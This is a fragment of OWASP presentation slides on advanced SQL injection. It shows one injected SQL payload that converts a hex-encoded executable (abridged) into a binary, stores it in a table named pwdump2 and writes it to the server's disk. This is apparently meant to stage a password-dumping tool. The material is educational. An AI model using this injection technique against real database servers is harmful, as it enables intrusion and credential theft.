  - ' declare @hex varchar(8000), @bin varchar(8000) select @hex = '4d5a900003000… ← 8000 hex chars →…0000000000000000000' exec master..sp_hex2bin @hex, @bin output ; insert master..pwdump2 select @bin --
- Finally you concatenate the binaries and dump the file to disk.

Advanced SQL Injection

Victor Chapela
victor@sm4rt.com

OWASP

The OWASP Foundation
http://www.owasp.org